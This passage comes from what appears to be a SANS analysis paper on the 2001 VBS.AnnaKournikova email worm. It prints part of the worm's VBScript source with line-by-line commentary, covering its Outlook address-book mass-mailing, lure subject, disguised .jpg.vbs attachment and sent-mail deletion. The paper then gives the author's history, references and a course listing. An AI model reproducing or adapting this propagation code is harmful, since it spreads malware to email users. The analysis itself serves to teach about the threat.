                            book to the end.
Set email = outlook.CreateItem(0)     //Updates variables
Set entry = address.AddressEntries(I)
email.To = entry.Address    //Place next address in variable "email.To"
                            //The next lines update the e-mail subject and
                          body text
email.Subject = "Here you have, ;o)"
email.Body = "Hi:" & vbcrlf & "Check This!" & vbcrlf & ""
                            //The next lines attach the "vbs" script payload.
set attachment=email.Attachments
attachment.Add filesystem.GetSpecialFolder(0)& "\AnnaKournikova.jpg.vbs"
email.DeleteAfterSubmit = True  //Deletes the e-mail from "Sent mail"
If email.To <> "" Then      //If the address variable is not null, then send the e-
                            mail
email.Send
                            //Update the registry to ensure that the victim
                            machine does not send out more of this worm's e-
                            mails.
shellobject.regwrite "HKCU\software\OnTheFly\mailed", "1"
End If                      //This closes the loop on the most recent "If"
                            statement
Next                        //This closes the loop on the most recent "For"
                            statement
End If                      //This closes the loop on the next most recent "If"
                            statement
Next                        //This closes the loop on the first unclosed "For"
                            statement
end if                      //This closes the loop on the first unclosed "If"
                            statement
End Function
                            //Finally, the next line is a script "comment" that
                            applies credit to the worm generation kit used.
                            [K]Alamar requests that it not be removed.
'Vbswg 1.50
```

Additional Information

According to the references, the spread of this worm began on February 12, 2001 and proliferated very rapidly due to the geometric progression outlined in the Diagram section of this paper. Reportedly (8), OntheFly created it partly to enlighten the world that they had not learned anything form the .VBS vulnerabilities exposed by the "IloveYou virus", and partly out of admiration for the Russian-born international tennis star after whom he named the payload. The worm's creator ended up turning himself in to Dutch authorities on February 14, 2001 (9), allegedly out of remorse due to the catastrophe his prank had caused. Although not brought out in the articles, it is interesting that part of this deed was out of admiration for Anna Kournikova and he turned himself in to authorities on Valentines day. OntheFly is facing court and a maximum sentence of 4 years in prison.

This paper has been a wonderful exercise toward both the harsh reality of the availability of such easy-to-use tools and a crash course in "visual basic script through necessity". Virtual Basic Script documentation is available for download at http://msdn.microsoft.com/scripting/default.htm. I also found http://tech.irt.org/articles/js117/index.htm a good introductory resource, while reference (16) provided a resource for more detailed issues.

MS Outlook and MS Exchange are trademarked products of MicroSoft Corporation. MINESweeper, MAILSweeper, and WEBSweeper are trademarked products of Baltimore Technologies. VirusWall and SCANMail are trademarked products of Trend Micro. Additionally, ZoneAlarm is a Trademarked product of ZoneLabs.

References

(1) Anonymous (CIAC Analyst). "Information Bulletin – The VBS.AnnaKourikova Worm." 13 February 2001. URL: http://ciac.llnl.gov/ciac/bulletins/1-046.shtml

(2) Anonymous (MicroSoft Analyst). "Windows Script Technologies." (date unknown), URL: http://msdn.microsoft.com/scripting/default.htm. (2000)

(3) Anonymous (Qualcomm Webmaster). "Eudora MAPI FAQ." 2 December 1996. URL: http://www.eudora.com/developers/mapi.html#WhatIsMapi

(4) Anonymous (Symantec Analyst). "VBS.SST@mm." 12 February 2001. URL: http://www.symantec.com/avcenter/venc/data/vbs.sst@mm.html

(5) Anonymous (Trend Micro Analyst). "VBS_KALAMAR.A." 12 February 2001. URL: http://www.antivirus.com/vinfo/virusencyclo/default5.asp?VName=VBS_KALAMAR.A

(6) Delio, Michelle. "New Virus: Now Anna Loves You." 12 February 2001. URL: http://www.wired.com/news/technology/0,1282,41761,00.html.

(7) Delio, Michelle. "You, Too, Can Write an Anna Worm." 13 February 2001. URL: http://www.wired.com/news/technology/0,1282,41817,00.html.

(8) Delio, Michelle. “Anna Worm Writer Tells All.” 13 February 2001. URL: http://www.wired.com/news/technology/0,1282,41782,00.html.

(9) Delio, Michelle. “Why Worm Writer Surrendered.” 14 February 2001. URL: http://www.wired.com/news/culture/0,1284,41809,00.html.

(10) Herm1t. “VBS Worm Generator.” 4 August 2000. URL: http://vx.netlux.org/dat/tv07.shtml.

(11) Jesdanun, Anick. “’Kournikova’ E-Mail Spreads Virus.” 13 February 2001. URL: www.washingtonpost.com/wp-dyn/articles/A61851-2001Feb21.html.

(12) Omahony, Donal. “SMTP.” (exact date unknown) URL: http://ganges.cs.tcd.ie/4ba2/x400/smtp.htmlhtml (18 Sept 2000)

(13) Syngress Media (Multiple Contributors). “Hack Proofing your Network: Internet Tradecraft.” Syngress Publishing, Rockland, MA, 2000

(14) Postel, Jonathan. “RFC 821 SIMPLE MAIL TRANSFER PROTOCOL.” August 1982. Information Sciences Institute, University of Southern California, Marina DelRey

(15) Webb, Martin. “Introduction to Visual Basic Scripting (VBScript).” 19 February 2001. URL: http://tech.irt.org/articles/js117/index.htm.

(16) Weltner, Tobias. “Windows Scripting Secrets.”, IDG Books, New York, NY., 2000

Last Updated: December 17th, 2018

Upcoming SANS Penetration Testing

SANS PENETRATION TESTING

Click Here to {Get Registered!}

Mentor Session AW - SEC542	Oklahoma City, OK	Dec 19, 2018 - Feb 01, 2019	Mentor
SANS Bangalore January 2019	Bangalore, India	Jan 07, 2019 - Jan 19, 2019	Live Event
SANS vLive - SEC504: Hacker Tools, Techniques, Exploits, and Incident Handling	SEC504 - 201901,	Jan 08, 2019 - Feb 14, 2019	vLive
Mentor Session @ Work - SEC560	Louisville, KY	Jan 10, 2019 - Mar 14, 2019	Mentor
Mentor Session - SEC542	Denver, CO	Jan 10, 2019 - Mar 14, 2019	Mentor
SANS Amsterdam January 2019	Amsterdam, Netherlands	Jan 14, 2019 - Jan 19, 2019	Live Event
SANS Threat Hunting London 2019	London, United Kingdom	Jan 14, 2019 - Jan 19, 2019	Live Event
Cyber Threat Intelligence Summit & Training 2019	Arlington, VA	Jan 21, 2019 - Jan 28, 2019	Live Event
SANS Miami 2019	Miami, FL	Jan 21, 2019 - Jan 26, 2019	Live Event
SANS Las Vegas 2019	Las Vegas, NV	Jan 28, 2019 - Feb 02, 2019	Live Event
SANS Security East 2019	New Orleans, LA	Feb 02, 2019 - Feb 09, 2019	Live Event
Security East 2019 - SEC542: Web App Penetration Testing and Ethical Hacking	New Orleans, LA	Feb 04, 2019 - Feb 09, 2019	vLive
Community SANS Minneapolis SEC504	Minneapolis, MN	Feb 04, 2019 - Feb 09, 2019	Community SANS
Security East 2019 - SEC504: Hacker Tools, Techniques, Exploits, and Incident Handling	New Orleans, LA	Feb 04, 2019 - Feb 09, 2019	vLive
SANS SEC504 Stuttgart 2019 (In English)	Stuttgart, Germany	Feb 04, 2019 - Feb 09, 2019	Live Event
Mentor Session - SEC560	Fredericksburg, VA	Feb 06, 2019 - Mar 20, 2019	Mentor
Mentor Session - SEC560	Boca Raton, FL	Feb 07, 2019 - Feb 22, 2019	Mentor
SANS Anaheim 2019	Anaheim, CA	Feb 11, 2019 - Feb 16, 2019	Live Event
SANS London February 2019	London, United Kingdom	Feb 11, 2019 - Feb 16, 2019	Live Event
SANS Northern VA Spring- Tysons 2019	Vienna, VA	Feb 11, 2019 - Feb 16, 2019	Live Event
Mentor Session: SEC560	Columbia, MD	Feb 16, 2019 - Mar 23, 2019	Mentor
SANS Zurich February 2019	Zurich, Switzerland	Feb 18, 2019 - Feb 23, 2019	Live Event
SANS Scottsdale 2019	Scottsdale, AZ	Feb 18, 2019 - Feb 23, 2019	Live Event
SANS New York Metro Winter 2019	Jersey City, NJ	Feb 18, 2019 - Feb 23, 2019	Live Event
SANS Dallas 2019	Dallas, TX	Feb 18, 2019 - Feb 23, 2019	Live Event
SANS Secure Japan 2019	Tokyo, Japan	Feb 18, 2019 - Mar 02, 2019	Live Event
Mentor Session - SEC504	Vancouver, BC	Feb 23, 2019 - Mar 23, 2019	Mentor
SANS Riyadh February 2019	Riyadh, Kingdom Of Saudi Arabia	Feb 23, 2019 - Feb 28, 2019	Live Event
SANS Brussels February 2019	Brussels, Belgium	Feb 25, 2019 - Mar 02, 2019	Live Event
SANS Reno Tahoe 2019	Reno, NV	Feb 25, 2019 - Mar 02, 2019	Live Event
Mentor Session - SEC542	Seattle, WA	Feb 26, 2019 - Apr 02, 2019	Mentor